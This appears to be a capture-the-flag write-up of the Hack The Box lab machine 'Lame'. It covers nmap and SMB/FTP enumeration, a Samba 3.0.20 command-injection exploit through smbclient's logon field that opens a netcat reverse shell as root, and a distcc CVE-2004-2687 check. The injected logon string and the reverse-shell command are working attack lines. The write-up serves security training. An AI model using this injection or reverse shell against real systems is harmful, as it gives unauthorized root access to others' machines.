
Lame - 10.10.10.3

Created	@May 8, 2021 10:14 AM
Tags	

NMAP scan - open ports:



```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 10.10.14.6
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_  2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
3632/tcp open  distccd     distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

vsFTP 2.3.4 has backdoor for command execution - yet not vulnerable here.

openssh 4.7p1 Debian 8ubuntu1 is also vulnerable - nothing found there.

smbd 3.0.20-Debian seems vulnerable as well.

basic info about the machine:

```
Host script results:
|_clock-skew: mean: 2h04m21s, deviation: 2h49m45s, median: 4m18s
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: lame
|   NetBIOS computer name:
|   Domain name: hackthebox.gr
|   FQDN: lame.hackthebox.gr
|_  System time: 2021-05-08T05:28:36-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_smb2-time: Protocol negotiation failed (SMB2)
```

anonymous login on ftp:

```
jon@kali:~/Desktop/htb/10.10.10.3$ ftp $IP
Connected to 10.10.10.3.
220 (vsFTPd 2.3.4)
Name (10.10.10.3:jon): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

dead end there.

on smbclient:

```
jon@kali:~/Desktop/htb/10.10.10.3$ smbclient -L 10.10.10.3
Enter WORKGROUP\jon's password:
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (lame server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (lame server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            LAME
```

connect to tmp folder via:

```
jon@kali:~/Desktop/htb/10.10.10.3$ smbclient -N //$ip/tmp
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \>
```

use help and use logon command:


```
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
more           mput           newer          notify         open
posix          posix_encrypt  posix_open     posix_mkdir    posix_rmdir
posix_unlink   posix_whoami   print          prompt         put
pwd            q              queue          quit           readlink
rd             recurse        reget          rename         reput
rm             rmdir          showacls       setea          setmode
scopy          stat           symlink        tar            tarmode
timeout        translate      unlock         volume         vuid
wdel           logon          listconnect    showconnect    tcon
tdis           tid            utimes         logoff         ..
!
smb: \> logon "/=`nohup nc 10.10.14.8 4444 -e /bin/bash`"
Password:
```

catch the connection on kali machine:

```
jon@kali:~$ nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.3] 46149
id
uid=0(root) gid=0(root)
```

and we're root.

exploiting **disrcc** service:


jon@kali:~/Desktop/htb/10.10.10.3$ sudo nmap -p 3632 --script *distcc* $ip -v
Starting Nmap 7.80 (https://nmap.org) at 2021-05-09 15:45 EDT
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 15:45
Completed NSE at 15:45, 0.00s elapsed
Initiating Ping Scan at 15:45
Scanning 10.10.10.3 [4 ports]
Completed Ping Scan at 15:45, 0.13s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 15:45
Completed Parallel DNS resolution of 1 host. at 15:45, 0.02s elapsed
Initiating SYN Stealth Scan at 15:45
Scanning 10.10.10.3 [1 port]
Discovered open port 3632/tcp on 10.10.10.3
Completed SYN Stealth Scan at 15:45, 0.15s elapsed (1 total ports)
NSE: Script scanning 10.10.10.3.
Initiating NSE at 15:45
Completed NSE at 15:45, 0.64s elapsed
Nmap scan report for 10.10.10.3
Host is up (0.090s latency).
PORT STATE SERVICE
3632/tcp open distccd
distcc-cve2004-2687:
VULNERABLE:
distcc Daemon Command Execution
State: VULNERABLE (Exploitable)
IDs: CVE:CVE-2004-2687
Risk factor: High CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
Allows executing of arbitrary commands on systems running distccd 3.1 and
earlier. The vulnerability is the consequence of weak service configuration.
Disclosure date: 2002-02-01
Extra information:
uid=1(daemon) gid=1(daemon) groups=1(daemon)
References:
https://distcc.github.io/security.html
https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2004-2687
https://nvd.nist.gov/vuln/detail/CVE-2004-2687
NSE: Script Post-scanning.
Initiating NSE at 15:45
Completed NSE at 15:45, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.18 seconds
Raw packets sent: 5 (196B) | Rcvd: 2 (72B)